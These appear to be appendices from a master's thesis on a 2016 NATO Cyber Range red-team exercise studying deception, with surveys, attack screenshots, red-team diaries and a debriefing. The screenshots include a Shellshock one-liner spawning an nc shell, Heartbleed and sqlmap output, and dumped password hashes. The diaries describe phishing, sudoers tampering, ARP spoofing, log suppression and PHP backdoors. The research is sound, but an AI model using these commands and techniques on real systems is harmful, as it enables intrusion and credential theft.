
Attacker Deception-Perception Survey
What was your overall perception of the network, as far as level of difficulty in navigation? ☐1-Extremely Not Complex ☐2-Not Complex ☐3- Neutral ☒4-Complex ☐5-Extremely Complex
Attacker Deception Perception Survey
1. How likely is it that the machines were decoys and not real? ☒1-Extremely Unlikely ☐2-Unlikely ☐3- Neutral ☐4-Likely ☐5-Extremely Likely
2. How likely is it that you were confused about identifying services or resources? ☐1-Extremely Unlikely ☐2-Unlikely ☒3- Neutral ☐4-Likely ☐5-Extremely Likely
3. How likely is it that you were interacting with honeypots? ☐1-Extremely Unlikely ☒2-Unlikely ☐3- Neutral ☐4-Likely ☐5-Extremely Likely
4. How likely is it that you became frustrated as a result of the complexity of the network, and not being able to locate the client list and exploits? ☐1-Extremely Unlikely ☐2-Unlikely ☒3- Neutral ☐4-Likely ☐5-Extremely Likely
5. How likely is it that your failure to complete the mission due to confusion about the network topology? ☒1-Extremely Unlikely ☐2-Unlikely ☐3- Neutral ☐4-Likely ☐5-Extremely Likely

____

Interviewer's Signature


Date: _____________________________________

Appendix 8 – RedTeam1 - Day 1 Attack Screenshots



```
mysql> select * from users;
+---------+----------------------+----------------------------------+--------+----------+-------------------------------+-------------+------
--------+
| user_id | username             | password                         | name   | lastname | mail                          | phone       | photo
        |
+---------+----------------------+----------------------------------+--------+----------+-------------------------------+-------------+------
--------+
|       1 | admin                | e10adc3949ba59abbe56e057f20f883e | Reala  | hacker   | realahacker@postoservilo.com  | 580441311   | 039b3
54dfc3b |
|       2 | hackzulu             | e10adc3949ba59abbe56e057f20f883e | Hack   | Zulu     | hackzulu@postoservilo.com     | 543 23 56   | 90ca6
9219d5e |
|       3 | alex                 | e10                           3e | alex   | Atakoj   | haltiatakoj@postoservilo.com  | 675 43 56   | 17c2f
50a5d41 |
|       4 | iamas                | e10                           3e | I amas | Vin      | iamasvin@postoservilo.com     | 675 32 32   | NULL
        |
|       5 | Nigra                | e10                           3e | Nigra  | Avko     | nigraavko@postoservilo.com    | 675 32 37   | NULL
        |
|       9 | paris.hilton@clf.ex  | 252803cf06702e7d83f63ac0e2c7ed5c | Paris  | Hilton   | paris.hilton@clf.ex           |             | NULL
        |
|       8 | megan.fox@clf.ex     | 012f6e0c2e86fdba9035307528a36557 | Megan  | Fox      | megan.fox@clf.ex              |             | NULL
        |
|      10 | blondie@clf.ex       | 1e4fabd355bb9007906dcef6a43c94c3 | Blondie |         | blondie@clf.ex                |             | NULL
        |
|      11 | tiger.woods@clf.ex   | 777cdc56cffa4ffb3da0dbadf12f3588 | Tiger  | Woods    | tiger.woods@clf.ex            |             | NULL
        |
|      12 | will.smith@clf.ex    | 5d52ea7db6dea4315c62c15659ce8c28 | Will   | Smith    | will.smith@clf.ex             |             | NULL
        |
|      13 | bill.gates@clf.ex    | d6ef6953dbd1000cb3b305525acc0ad4 | Bill   | Gates    | bill.gates@clf.ex             |             | NULL
        |
|      14 | usain.bolt@clf.ex    | c89d59c1b47109532d38601fc77f5c76 | Usain  | Bolt     | usain.bolt@clf.ex             |             | NULL
        |
+---------+----------------------+----------------------------------+--------+----------+-------------------------------+-------------+------
```

news.ex - 10.242.0.3
Brute force attack. Weak MySQL root server password.



Forum accessed with Megan fox credentials.

Megan Fox
megan.fox@clf.ex
Logged in user
Message (0)

Hack Zulu

vundebla http://10.242.0.17/konakartadmin/

Reala hacker

Hi tie, Jen testo mesagon por ciuj uzantoj

Hack Zulu

Profile

Username:megan.fox@clf.ex


Name: Megan

Lastname: Fox

Mail: megan.fox@clf.ex


Phone:

Password:




```
[*]              Type:    Server Hello Done (14)
[*] 10.242.0.4:443 - Sending Heartbeat...
[*] 10.242.0.4:443 - Heartbeat response, 65535 bytes
[+] 10.242.0.4:443 - Heartbeat response with leak
[*] 10.242.0.4:443 - Printable info leaked:
......W).P......2&.....kM..M...2X..p....f....."..!.9.8.........5.............................3.2.....E.D...../...A...............
e: application/x-www-form-urlencoded..Accept: text/plain....%40path=%2Fcgi-bin%2Ftime.cgi&%40password=TrustNo1%21..f.jG.2.....qz
...................................................................................................... repeated 15834 times ..
...........................................................................................@...............................
.......................................................................... repeated 16122 times ............................
```

vps.ex
Megan.fox credentials gained from RAM cache using Heartbleed OpenSSL exploit. SSH connection established.




```
root@kali90:~# curl -k -H 'User-Agent: () { :;}; echo "nc.traditional -l -p 8888 -e /bin/sh" > /tmp/bb.sh; /bin/bash /tmp/bb.sh'  https://10.242.0.4/cgi-bin/t
ime.cgi


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>504 Gateway Time-out</title>
</head><body>
<h1>Gateway Time-out</h1>
<p>The gateway did not receive a timely response
from the upstream server or application.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 10.242.0.4 Port 443</address>
```

Shellshock exploit on vps.ex



```
[14:25:27] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 95 HTTP(s) requests:
---
Parameter: username (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: username=admin' AND (SELECT * FROM (SELECT(SLEEP(5)))IRfu) AND 'doMp'='doMp&password=123&submit= Submit
```

www.clf.ex
10.242.2.3
SQL Injection



```
root@vps:~# whoami
root
root@vps:~# getuid
No command 'getuid' found, did you mean:
 Command 'setuid' from package 'super' (universe)
getuid: command not found
root@vps:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:a8:00:44
          inet addr:10.0.242.4  Bcast:10.0.242.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea8:44/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:52761 error                         frame:0
          TX packets:131 errors:                        rrier:0
          collisions:0 txqueuele
          RX bytes:3173585 (3.1 MB)  TX bytes:20124 (20.1 KB)

eth1      Link encap:Ethernet  HWaddr 00:50:56:a8:2d:9c
          inet addr:10.242.0.4  Bcast:10.242.0.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea8:2d9c/64 Scope:Link
          inet6 addr: 2001:10:1::4/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42006 errors:0 dropped:42 overruns:0 frame:0
          TX packets:9729 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:44803713 (44.8 MB)  TX bytes:1776032 (1.7 MB)
```

vps.ex
SSH Connection

Appendix 9 – RedTeam2 Diaries

NATO Cyber Range 2016 Red Team Exercise
Alexandria Farar Master's Thesis

May 16 – 17, 2016

Red Team Diary - Day 1

Red Team Pentester: RedTeam2			
Time	**Activity**	**Notes**	**Comments**
2100	Began external network scanning for checking common ports	Source IP 10.242.0.125 Target IP 10.242.2.0/24;Some misleading results, returns because of firewalls probably. Repeat process with different parameters a couple of time. Focused on undetected service type for port 443	
2200	Began a heartbleed check for targets	Source IP 10.242.0.125 Target IP 10.0.242.2.4,6,17,19,22 10.242.2.4 is vulnerable, able to get its private key	Look for critical info in memory
2230	Began external network scanning for checking common ports	Source IP 10.242.0.125 Target IP 10.242.0.0/24;Some misleading results, returns because of firewalls probably. Repeat process with different parameters a couple of time. Focused on undetected service type for port 443	
2238	Began a heartbleed check for targets	Source IP 10.242.0.125 Target IP 10.0.242.0.4,183 Both vulnerable, able to get their private key. Critical info found in 10.242.0.4. A password and cgi-bin path arise in response.	Look for critical info in memory
2245	Exploit Shellshock	Source IP 10.80.100.89 (My Own Machine) Target IP 10.242.0.4 İntercept traffic with burp suite and change the User AgentField to execute command. Trying to open a backdoor wit shellshock but before that found an easy to connect system directly.(Firstly use megan.fox password as TrustNo1%21, it is not working. Before opening a backdoor with shellshock try password as url decoded, TrustNo1! to ssh the system. It is worked)	Remote code execution
2323	ssh to vps.ex	Become root with sudo command. Digging in system to find critical info. Installing vncserver to connect with gui. Looking for vstfd and ssh logs. Detect Ip addres who connect the system. Identify malicious code execution in logs. Trying to find this code but it is not found. When checking drives on vps system, found a unmounted /dev/sdb1. After mounting it, find the malicious codes. Transfr this code on my Kali Machine 10.242.0.125	Look for critical info

May 16 – 17, 2016

Red Team Diary - Day 1

Red Team Pentester: RedTeam2			
Time	**Activity**	**Notes**	**Comments**
0110	Began external network scanning for checking common ports	Source IP 10.242.0.125 Target IP 10.242.2.0/24; Focused on SMTP Found SMTP relay on 10.242.2.4,19	
0147	Send Phishing Email to Blon Dinka	Sent email from fake address vacationtimes@forbes.com	Non-mal to build trust check frequency usage of the mail
0207	Dns Zone Transfer	Querying clf.ex t form its name servers dns.clf.ex with parameter axfr. Get so many subdomain belongs to clf.ex. Discovered other networks currently not accessible	
0215	Scan for proxy.clf.ex	Some misleading results, returns because of firewalls probably. All ports which is looking for return open but it is not actually. Repeat process, nothing changed	
0342	Ssh to mail.clf.ex with megan.fox	Login with megan.fox for digging the system. Megan.fox is not a sudoers user in this machine.	Look for critical info
0407	Exploit mail.clf.ex to become root	Exploit spamassfilter to become root. Telnet to localhost smtp port. In”rcpt to:” tag it is able execute comman as a root. Giving suid bit to chmod command. As a megan.fox change the access right of the /etc/sudoers file and add megan.fox here as a sudoers user. After that become root with sudo command. Check the blondies new mail. Fake mail not read yet.	Local privilege escalation.
0410	Installing Ettercap into mail.clf.ex	İnstalling etttercap for arp spoof the 10.242.2.0 network to get some valuable information. Firstly arp spoof applied only for proxy.clf.ex to other machines to figure it out that other machines is using proxy.clf.ex as a proxy or not.Traffic captured and saved. After that arp spoof applied for 10.242.2.1 to all other machines. Traffic captured and saved. After examining the traffic a SIEM server spotted.	Look for critical info.
0513	Day1 Finish		

NATO Cyber Range 2016 Red Team Exercise
Alexandria Farar Master's Thesis

May 18, 2016

Red Team Diary - Day 2

Red Team Pentester: RedTeam2			
Time	**Activity**	**Notes**	**Comments**
1000	Digging into mails	Users mail is reviewed in mail server to get some critical information. An IT administration account found which gives the wifi password if it is requested. However email couldn't be send to this account from telnet. There still some emails hasn't been read.	Looking for critical information.
1130	Arp Spoof on 10.242.2.0/24 Network	Arp spoof 10.242.2.0 network again to investigate UDP syslog messages.	Looking for critical information
1143	Drop syslog messages	Syslog messages dropped with Ettercap filter and iptables on mail.clf.ex server to simulate attacker behavior. After 3-4 minutes filter and iptables rule refreshed to get back system normal.	
1424	Brute Force news.ex	Brute force performed with burp suite Intruder. admin, root and administrator are used as a username payload. John the Ripper password.lst used for password payload. admin:123456 found after attacks.	Trying to login the web app
1430	SQL İnjection Attacks on news.ex	SQL injection vulnerabilities found on private message page	Enumerate info from database usin sql injection
1430	Stored XSS attacks on news.ex	Stored XSS attack tried on Message page. After that user interface turn into something strange. Waiting for reverting	Execute a permanent script using XSS
1748	Putting backdoor on new.ex	An reverse connection php file uploaded on Picture page to get a reverse connection. After getting shell dig on to system to get critical info for performing priv escalation attacks. Attacks failed. Some steps have not been tried yet to priv esc.	Looking for critical information for priv escalation
0124	Putting backdoor on new.ex again	New.ex reverted again therefore php backdoor file uploaded one more time. After getting shell also so many backdoor filed found in the dabshan pictures file location except mine.	Looking for critical information for priv escalation
0156	Arp spoof of the 10.242.0.0/24 network.	Arp spoof 10.242.4.0 network again to investigate UDP syslog messages.	Looking for critical information
0210	Checking smb vulnerabilities and shares with nmap	Smb vulnerabilities and smb shares check by nmap script on 10.242.2.0/24 and 10.242.4.0/24 networks. Nothing found via nmap scripts	Looking critical vulnerabilities for exploiting
0300	Sqlinjection performs with sqlmap on clf.ex	Sql injection attacks performed with sqlmap on clf.ex. "username" parameter o	Looking for critical information

May 18, 2016

Red Team Diary - Day 2

Red Team Pentester: RedTeam2			
Time	**Activity**	**Notes**	**Comments**
		login page was vulnerable. There was a blind sql injection here. Trying get usernames and their hashes with sqlmap.	
0700	User hashes gathering	User hashes gathered after sqlinjection attacks with sqlmap. It takes too long the get username hash pairs due to blind sql injection.	
0900	Hash Cracking with john the ripper	After getting user hashes, usernames, lastnames and some combinations append on the john the ripper password.lst. After attacks hackzulu:hackzulu found.	Looking for valid credentials
1000	Trying to get shell with sql injection attacks	Trying to get shell on clf.ex with sqlmap. It tooks approximately 4 hours to check. Attack fails for now.	
1500	Began external network scanning for checking common ports	Recon again 10.242.[0-[redacted]/24 networks again and compare the old scanning results to control for any different results.	

NATO Cyber Range 2016 Red Team Exercise
Alexandria Farar Master's Thesis

May 20-21, 2016

Red Team Diary - Day 3

Red Team Pentester:			
Time	**Activity**	**Notes**	**Comments**
2112	Nessus Scan	Target Ip Adresses are 10.242.0.1 10.242.0.2 10.242.0.3 10.242.0.4 10.242.0.5 10.242.0.132 10.242.0.133 10.242.0.136 10.242.0.142 10.242.0.146 10.242.0.156 10.242.0.163 10.242.0.164 10.242.0.167 10.242.0.169 10.242.0.183 10.242.0.125 [redacted] 10.242.2.1 10.242.2.2 10.242.2.3 10.242.2.4 10.242.2.5 10.242.2.6 10.242.2.12 10.242.2.17 10.242.2.19 10.242.2.21 10.242.2.22 10.242.8.1 10.242.8.254 CVE 2010-1132 found on 10.242.0.183 Scan Finishes at 1018	
0100	Trying to Exploit CVE 2010-1132	Trying to execute CVE 2010-1132 at 10.242.0.183. Remote execution to get shell not work. Attack finshes at 02:00	Remote Code execution
1300	Trying to Exploit CVE 2010-1132	Trying to execute CVE 2010-1132 at 10.242.0.183. Remote execution to get shell not work.	Remote Code execution


NATO Cyber Range 2016 Red Team Exercise
Alexandria Farar Master's Thesis

May 20-21, 2016

Red Team Diary - Day 3

1537	Send Phishing Email to Blon Dinka	Sent email from fake address form tobey@clf.ex. With malicious link. Blondie did'nt read the mail	Malicious mail
1600	Sql injection attacks 10.242.2.19	Sql injection attacks performed on 10.242.2.19. Attack failed	
1700	Sql injection attacks 10.242.11.7	Sql injection attacks performed on 10.242.2.19. Attack failed. Nosql attacks performed it fails again.	
1800	Trying to Exploit CVE 2010-1132	Trying to execute CVE 2010-1132 at 10.242.0.183. Remote execution to get shell works this time. Remote shell got with nc.bsd. After get shell add user and add make him sudoers users. After that digging into mail. Notfing found critical.	Remote Code execution
1900	Digging into emails	An email found inro blondie's inbox about proxy.clf.ex. With given crypt genetator tools we can generate a value and after give it to proxy.clf.ex, it should gives to us a secret. With that secret, We 'll able to open port 9999 on this machine. However we don't have crypt generator tools.	
2000	Send Phishing Email to Blon Dinka	Sent email from Tobey own mail account tobey@clf.ex to blondie wit malicious document. Blondie didn't read	Malicious mail
2045	Day3 finishes		

Appendix 10 – RedTeam2 Exercise Debriefing



2016 NATO Cyber Range Red Team Exercise

(In support of Alexandria Farar Master's Thesis)

Red Team Exercise Debriefing

May 21, 2016

Pentester: RedTeam2 (D2)
Interviewer:

Dates of Execution: May 16-17th, May 18, May 20-21

Status: RedTeam2 failed to complete the mission.

Post Exercise Questionnaire

Questions are derived in part from analysis of the Red Team Diaries and studying attacker behavior via honeypot logs.

Part I - Technical

1. What type of penetration test(s) did you perform?

Vulnerability

2. What tools did you use to perform the penetration test?

- Nmap
- Metasploit
- Burpsuite (web)
- SQLMap
- Nessus
- Custom Scripts (extract passwords, etc.)

3. Did you run any honeypot detection tools?

No.

4. How did you evade the IDS?

Using nmap parameters.

5. Did you target mostly servers or clients? Both

6. The mail server was compromised, but the client list was not recovered at that point. Why?

I did not see the list while searching through the emails.

7. Did you use the passive reconnaissance data that was provided?

Yes.

8. Why do you think you were not able to locate the client list or exploits?

The exercise ended. But had planned to use phishing to penetrate INT.

2016 NATO Cyber Range Red Team Exercise

(In support of Alexandria Farar Master's Thesis)

Red Team Exercise Debriefing

May 21, 2016

Pentester: RedTeam2 (D2)
Interviewer:

Part 2 – Attacker Deception-Perception Survey

The Attacker Deception-Perception Survey ascertains the attacker's perception of the network as it relates to navigation and identification of services and resources.

Attacker Deception-Perception Survey
What was your overall perception of the network, as far as level of difficulty in navigation? ☐1-Extremely Not Complex ☒2-Not Complex ☐3- Neutral ☐4-Complex ☐5-Extremely Complex
Attacker Deception Perception Survey
1. How likely is it that the machines were decoys and not real? ☐1-Extremely Unlikely ☒2-Unlikely ☐3- Neutral ☐4-Likely ☐5-Extremely Likely
2. How likely is it that you were confused about identifying services or resources? ☐1-Extremely Unlikely ☐2-Unlikely ☒3- Neutral ☐4-Likely ☐5-Extremely Likely
3. How likely is it that you were interacting with honeypots? ☐1-Extremely Unlikely ☐2-Unlikely ☒3- Neutral ☐4-Likely ☐5-Extremely Likely
4. How likely is it that you became frustrated as a result of the complexity of the network, and not being able to locate the client list and exploits? ☒1-Extremely Unlikely ☐2-Unlikely ☐3- Neutral ☐4-Likely ☐5-Extremely Likely
5. How likely is it that your failure to complete the mission due to confusion about the network topology? ☐1-Extremely Unlikely ☐2-Unlikely ☐3- Neutral ☒4-Likely ☐5-Extremely Likely

____
Interviewer's Signature

Date: ________________________________